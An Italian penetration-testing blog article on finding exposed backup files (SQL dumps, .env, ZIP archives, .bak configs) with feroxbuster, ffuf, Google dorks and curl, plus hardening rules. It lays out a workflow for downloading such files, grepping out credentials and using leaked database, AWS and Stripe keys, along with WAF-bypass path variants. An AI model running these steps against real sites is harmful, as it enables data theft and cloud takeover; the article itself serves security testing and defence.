Backup Exposure: Dump SQL, .env e ZIP Esposti
Scopri come trovare file backup esposti nel pentesting web: dump SQL, .env, ZIP e config.bak con feroxbuster, ffuf e tecniche reali.
- Pubblicato il 2026-03-13
- Tempo di lettura: 7 min
Lo sviluppatore fa un backup prima di un aggiornamento: cp config.php config.php.bak. Il DBA esporta il database: mysqldump > /var/www/html/dump.sql. Il sysadmin comprime il sito: tar czf /var/www/html/site.tar.gz /var/www/html/. Il DevOps lascia il .env nella document root dopo un deploy. Tutti file accessibili via browser da chiunque nel mondo con https://target.com/dump.sql.
Non serve alcun exploit, nessun bypass, nessuna tecnica avanzata. Basta indovinare o enumerare il nome del file. E i nomi sono prevedibili: backup.sql, dump.sql.gz, config.php.bak, .env, site.zip. Il contenuto è esplosivo: dump completi del database (utenti, password, PII), credenziali in chiaro (database, cloud, API), codice sorgente con secret key, chiavi SSH.
La Backup Exposure è la vulnerabilità con il rapporto sforzo/impatto più alto nel penetration testing: 5 minuti di enumeration con feroxbuster → data breach completo. La trovo nel 10% dei pentest web e l’impatto è quasi sempre critico perché i backup contengono l’intera storia dell’applicazione e dei suoi segreti.
Satellite operativo della guida pillar File & Path Attacks.
Cos’è la Backup Exposure? #

La Backup Exposure è una vulnerabilità in cui file di backup, dump di database, copie di configurazione o archivi sono accessibili nella document root del web server senza autenticazione. Non è una falla nel codice — è un errore operativo: file che non dovrebbero essere lì, ma ci sono.
La Backup Exposure è pericolosa? Estremamente — un singolo
backup.sqlpuò contenere l’intero database con centinaia di migliaia di record utente (email, password hash, dati personali, transazioni). Un.env.bakcontiene credenziali database, API key, secret key in chiaro. Unsite.zipcontiene l’intero codice sorgente con tutti i segreti hardcoded. Zero exploit, impatto massimo. Trovata nel 10% dei pentest web.
Fuzzing e Discovery — Trovare i File Backup #
Feroxbuster — Lo Strumento Principale #
# Scan completo con estensioni backup
feroxbuster -u https://target.com \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  -x bak,old,orig,save,swp,tmp,copy,~,sql,sql.gz,sql.bz2,sql.zip,zip,tar.gz,tar,7z,rar,gz,env,conf,yml,log,json \
  --status-codes 200 \
  -t 50 \
  -o backup_results.txt

# Wordlist specifica per backup database
feroxbuster -u https://target.com \
  -w /usr/share/seclists/Discovery/Web-Content/Common-DB-Backups.txt \
  --status-codes 200

# Wordlist per file di configurazione
feroxbuster -u https://target.com \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  -x env,env.bak,env.old,env.production,env.local,env.dev \
  --status-codes 200
ffuf — Fuzzing Mirato #
# Fuzz per nomi backup con il dominio target
# (backup_targetname.sql, targetname.zip, etc.)
cat > backup_names.txt << 'EOF'
backup
dump
database
db
data
export
site
www
html
public_html
htdocs
web
prod
production
staging
dev
old
new
archive
FUZZ_DOMAIN
EOF

# Sostituisci FUZZ_DOMAIN con il nome del dominio
sed -i "s/FUZZ_DOMAIN/$(echo target.com | cut -d. -f1)/g" backup_names.txt

ffuf -u "https://target.com/FUZZ" \
  -w backup_names.txt \
  -x sql,sql.gz,sql.bz2,zip,tar.gz,tar.bz2,7z,rar,bak,old \
  -mc 200 \
  -fs 0

# Fuzz per backup di file specifici noti
ffuf -u "https://target.com/FUZZ" \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  -x bak,old,orig,save,~,swp,copy \
  -mc 200
Google Dorks #
# Database dumps
site:target.com ext:sql
site:target.com ext:sql.gz
site:target.com filetype:sql "INSERT INTO"
site:target.com filetype:sql "CREATE TABLE"

# File di configurazione
site:target.com ext:env
site:target.com ext:yml
site:target.com ext:conf
site:target.com ext:bak
site:target.com ext:old

# Archivi
site:target.com ext:zip
site:target.com ext:tar.gz
site:target.com ext:7z
site:target.com ext:rar

# Directory listing
site:target.com intitle:"index of" "backup"
site:target.com intitle:"index of" ".sql"
site:target.com intitle:"index of" ".env"
site:target.com intitle:"index of" parent directory

# Specifici per CMS
site:target.com wp-config.php.bak
site:target.com wp-config.php.old
site:target.com wp-config.php~
Nuclei #
nuclei -u https://target.com -tags exposure,backup
nuclei -u https://target.com -t exposures/backups/
nuclei -u https://target.com -t exposures/configs/
nuclei -u https://target.com -t exposures/files/
File Comuni Da Testare — La Lista Completa #
Database Dumps #
/backup.sql          /dump.sql           /database.sql
/db.sql              /data.sql           /export.sql
/mysql.sql           /postgres.sql       /production.sql
/backup.sql.gz       /dump.sql.gz        /database.sql.bz2
/backup.sql.zip      /db.tar.gz          /dump.tar.gz
/db_backup.sql       /full_backup.sql    /site_db.sql
Configurazione #
/.env                /.env.bak           /.env.old
/.env.production     /.env.local         /.env.dev
/.env.staging        /.env.example       /.env.backup
/config.php.bak      /config.php.old     /config.php~
/config.php.save     /config.php.swp     /config.php.orig
/wp-config.php.bak   /wp-config.php.old  /wp-config.php~
/settings.py.bak     /application.yml.bak
/web.config.bak      /web.config.old     # IIS
/appsettings.json.bak
Archivi Sito #
/backup.zip          /site.zip           /www.zip
/html.zip            /public_html.zip    /htdocs.zip
/backup.tar.gz       /site.tar.gz        /www.tar.gz
/backup.tar.bz2      /archive.zip        /old.zip
/website.zip         /files.zip          /source.zip
Editor Temporanei (swp, ~) #
# Vim swap files
/.config.php.swp     /config.php.swp     /.env.swp
# Vim crea file .swp se l'editor crasha → contengono il file originale

# Emacs backup
/config.php~         /.env~              /settings.py~

# Nano backup
/.config.php.save
Output Reale — Ecco Cosa Contengono #
Database Dump (backup.sql) #
$ curl -s "https://target.com/backup.sql" | head -30

-- MySQL dump 10.13
-- Host: localhost    Database: myapp_production
-- Server version  8.0.32

DROP TABLE IF EXISTS `users`;
CREATE TABLE `users` (
  `id` int NOT NULL AUTO_INCREMENT,
  `email` varchar(255) NOT NULL,
  `password_hash` varchar(255) NOT NULL,
  `name` varchar(100) DEFAULT NULL,
  `phone` varchar(20) DEFAULT NULL,
  `address` text,
  `created_at` datetime DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
);

INSERT INTO `users` VALUES
(1,'admin@target.com','$2b$12$LJ3Ys...','Admin User','333-1234567','Via Roma 1',NOW()),
(2,'mario.rossi@gmail.com','$2b$12$xK9...','Mario Rossi','338-7654321','Via Verdi 42',NOW()),
(3,'laura.bianchi@email.it','$2b$12$mN2...','Laura Bianchi','347-1111111','Viale Europa 15',NOW()),
...
-- 150.000 rows
Cosa ci fai: 150.000 utenti con email, telefono, indirizzo. Hash bcrypt ($2b$) → craccabili con hashcat per le password deboli. Email → phishing mirato. Indirizzi → GDPR breach notification obbligatoria.
.env File #
$ curl -s "https://target.com/.env"

APP_NAME=MyApp
APP_ENV=production
APP_KEY=base64:x8K2jP+N3rFqm6Y2jHdB...
APP_DEBUG=false

DB_CONNECTION=mysql
DB_HOST=10.0.1.50
DB_PORT=3306
DB_DATABASE=myapp_production
DB_USERNAME=myapp_admin
DB_PASSWORD=SuperSecret123!

REDIS_HOST=10.0.1.51
REDIS_PASSWORD=r3d1s_pr0d_2024

MAIL_USERNAME=apikey
MAIL_PASSWORD=SG.xxxxx.yyyyy

AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG...
AWS_DEFAULT_REGION=eu-west-1
AWS_BUCKET=myapp-uploads-prod

STRIPE_KEY=pk_live_51H7...
STRIPE_SECRET=sk_live_51H7...
Cosa ci fai: credenziali DB (accesso diretto), AWS creds (cloud takeover), Stripe live key (accesso pagamenti), SendGrid key (invio email come il target), Redis password (cache con sessioni).
wp-config.php.bak (WordPress) #
$ curl -s "https://target.com/wp-config.php.bak"

<?php
define( 'DB_NAME', 'wordpress_prod' );
define( 'DB_USER', 'wp_admin' );
define( 'DB_PASSWORD', 'W0rdPr3ss_DB_2024!' );
define( 'DB_HOST', 'localhost' );

define( 'AUTH_KEY',         'put your unique phrase here' );  # Mai cambiato!
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
# Se le chiavi sono ancora i default → chiunque può forgiare cookie admin
Archive ZIP (site.zip) #
$ curl -s -o site.zip "https://target.com/site.zip"
$ unzip -l site.zip | head -20
Archive:  site.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     4096  2026-01-15 10:00   var/www/html/
      891  2026-01-15 10:00   var/www/html/.env
     3456  2026-01-15 10:00   var/www/html/config.php
    15234  2026-01-15 10:00   var/www/html/index.php
      ...
# L'intero codice sorgente + .env + config = tutto in un file
WAF / Filtro Bypass #
I WAF generalmente non bloccano l’accesso a file backup perché sono file statici legittimi dal punto di vista HTTP. Ma alcune configurazioni bloccano estensioni o pattern:
# Se .sql è bloccato dall'estensione
/backup.sql%00           # Null byte
/backup.sql%20           # Trailing space
/backup.sql.             # Trailing dot
/backup.sql/             # Trailing slash (alcuni server lo risolvono)

# Se .env è bloccato
/.env%00
/.env.
/app/../.env             # Path traversal per raggiungere lo stesso file
/.ENV                    # Case variation (Windows IIS)

# Directory listing bloccata ma file accessibili
# Non serve la listing — testa i nomi direttamente:
/backup/                 # 403 Forbidden (listing bloccata)
/backup/dump.sql         # 200 OK (file accessibile!)
Workflow Reale — 5 Minuti al Data Breach #
Step 1 → Enumeration automatica (minuto 0-3) #
# Lancia feroxbuster in background
feroxbuster -u https://target.com \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  -x bak,old,sql,sql.gz,zip,tar.gz,env,conf,yml,swp \
  --status-codes 200 -t 50 -o scan.txt &

# Contemporaneamente testa i file più probabili manualmente
curl -s -o /dev/null -w "%{http_code} %{size_download}" "https://target.com/.env"
curl -s -o /dev/null -w "%{http_code} %{size_download}" "https://target.com/backup.sql"
curl -s -o /dev/null -w "%{http_code} %{size_download}" "https://target.com/dump.sql"
curl -s -o /dev/null -w "%{http_code} %{size_download}" "https://target.com/backup.zip"
curl -s -o /dev/null -w "%{http_code} %{size_download}" "https://target.com/config.php.bak"
# 200 + size > 0 = file trovato!
Step 2 → Download (minuto 3-4) #
# Scarica tutto ciò che hai trovato
curl -s -o backup.sql "https://target.com/backup.sql"
curl -s -o env_file "https://target.com/.env"
curl -s -o site.zip "https://target.com/site.zip"

# Verifica contenuto
head -50 backup.sql
cat env_file
unzip -l site.zip
Step 3 → Estrai credenziali (minuto 4-5) #
# Dal .env
grep -i "password\|secret\|key\|token" env_file

# Dal dump SQL
grep -i "password\|INSERT INTO.*users" backup.sql | head -20

# Dal codice sorgente (se ZIP)
unzip site.zip -d source/
grep -r "password\|secret\|key\|token\|api_key" source/ --include="*.php" --include="*.py" --include="*.yml" --include="*.env"
Step 4 → Sfrutta le credenziali #
# Database
mysql -h 10.0.1.50 -u myapp_admin -p'SuperSecret123!' myapp_production
# O:
psql "postgresql://admin:pass@db.internal:5432/prod"

# AWS
export AWS_ACCESS_KEY_ID="AKIA..."
export AWS_SECRET_ACCESS_KEY="wJalrX..."
aws sts get-caller-identity
aws s3 ls

# Stripe
curl https://api.stripe.com/v1/charges -u sk_live_51H7...:
🏢 Enterprise Escalation #
Backup SQL → Data Breach Massivo #
feroxbuster → backup.sql → download
→ 150.000 utenti con email, hash password, PII
→ hashcat su hash bcrypt → 15% password craccate
→ credential stuffing su altri servizi
→ DATA BREACH + GDPR notification obbligatoria
.env → Cloud Takeover #
.env esposto → AWS_ACCESS_KEY_ID + SECRET
→ aws s3 ls → 30 bucket
→ aws secretsmanager → credenziali RDS
→ COMPROMISSIONE CLOUD COMPLETA
site.zip → Supply Chain #
site.zip → codice sorgente completo
→ Credenziali hardcoded + GitLab CI token
→ Pipeline injection → codice malevolo in produzione
→ SUPPLY CHAIN ATTACK
🔌 Variante API / Microservizi 2026 #
# Backup di API (Swagger/OpenAPI spec con info sensibili)
/api/v2/swagger.json.bak
/api/v2/openapi.yaml.old
/api-docs.json

# Backup di configurazione microservizi
/docker-compose.yml
/docker-compose.yml.bak
/kubernetes/secrets.yml.bak
/.kube/config

# Health check / debug endpoint con info sensibili
/api/v2/health
/api/v2/debug
/api/v2/info
/actuator/env              # Spring Boot Actuator
Caso Studio Concreto #
Settore: E-commerce moda italiana, 120.000 clienti. Scope: Black-box.
Feroxbuster con estensioni backup ha trovato /database_backup_20260115.sql.gz (5.8 MB, 200 OK) e /.env.old (891 bytes, 200 OK). L’.env.old conteneva credenziali MySQL e API key Stripe live. Il dump SQL conteneva 120.000 utenti con email, indirizzo, telefono, hash password bcrypt e storico ordini con importi.
Le credenziali MySQL nell’.env.old erano diverse da quelle attuali (password cambiata), ma la Stripe key era ancora valida → accesso all’intero storico transazioni e possibilità di emettere rimborsi.
Tempo dalla discovery al data breach: 5 minuti. Nessun exploit, nessun bypass — solo feroxbuster e curl.
Errori Comuni Reali #
1. mysqldump > /var/www/html/backup.sql — Il DBA esporta nella document root per comodità. Il file resta lì per sempre.
2. cp .env .env.bak prima di modificare — Il backup è nella stessa directory, accessibile via web.
3. tar czf /var/www/html/site.tar.gz /var/www/html/ — Il sysadmin comprime il sito per il backup. L’archivio finisce nella document root.
4. Deploy con git pull — La directory .git/ resta accessibile (vedi Source Code Disclosure).
5. Editor crash — Vim crea .config.php.swp se crasha. Il file contiene il contenuto originale ed è accessibile via web.
6. File di configurazione con credenziali precedenti — .env.old ha la password vecchia del DB, ma le AWS key sono ancora valide.
Indicatori di Compromissione (IoC) #
- Request verso file con estensioni
.sql,.bak,.old,.zip,.tar.gz,.envnei log web - Download di file grandi (MB) da URL non previsti
- Accesso a file che non fanno parte dell’applicazione (non nel deploy manifest)
- Request sequenziali dallo stesso IP che testano nomi file diversi (enumeration)
✅ Checklist Finale — Backup Exposure #
ENUMERATION
☐ feroxbuster con estensioni backup (bak, old, sql, zip, env, swp, ~)
☐ feroxbuster con wordlist Common-DB-Backups.txt
☐ ffuf con nomi basati sul dominio (target_backup.sql, target.zip)
☐ Google Dorks (ext:sql, ext:env, ext:bak, intitle:"index of")
☐ Nuclei template exposure

FILE TESTATI
☐ Database dumps (.sql, .sql.gz, .sql.bz2)
☐ Config backup (.env, .env.bak, config.php.bak, wp-config.php.old)
☐ Archivi sito (.zip, .tar.gz)
☐ Editor temp (.swp, ~, .save, .orig)

EXPLOITATION
☐ File scaricati e analizzati
☐ Credenziali estratte (grep password/secret/key)
☐ Credenziali testate (DB, AWS, Stripe, etc.)
☐ Database dump analizzato (numero utenti, dati sensibili)
☐ Hash password identificati e craccabili

ESCALATION
☐ Credenziali DB usate → dump dati
☐ Credenziali cloud usate → infrastruttura
☐ Codice sorgente analizzato → altre vulnerabilità
Detection & Hardening #
- Non mettere mai backup nella document root — usa
/opt/backups/,/var/backups/, S3 - Blocca estensioni backup nel web server:
.sql,.bak,.old,.env,.swp,~ - Monitoring — alert su download di file con estensioni backup
- Cleanup automatico — script che rimuove
.bak,.old,.swpdalla document root - Principio minimo privilegio — il DBA non dovrebbe poter scrivere nella document root
# Nginx — blocca file backup
location ~* \.(bak|old|sql|sql\.gz|tar\.gz|zip|env|swp|orig|save|~)$ {
    deny all;
    return 404;
}# Apache — blocca file backup
<FilesMatch "\.(bak|old|sql|gz|tar|zip|env|swp|orig|save)$">
Require all denied
</FilesMatch>Satellite della Guida Completa File & Path Attacks. Vedi anche: Source Code Disclosure, Arbitrary File Read, Path Traversal.
Hai file backup nella tua document root? Un
feroxbusterdi 3 minuti lo scopre. Penetration test applicativo HackIta per trovare ogni file esposto. Dalla discovery al cleanup: formazione 1:1.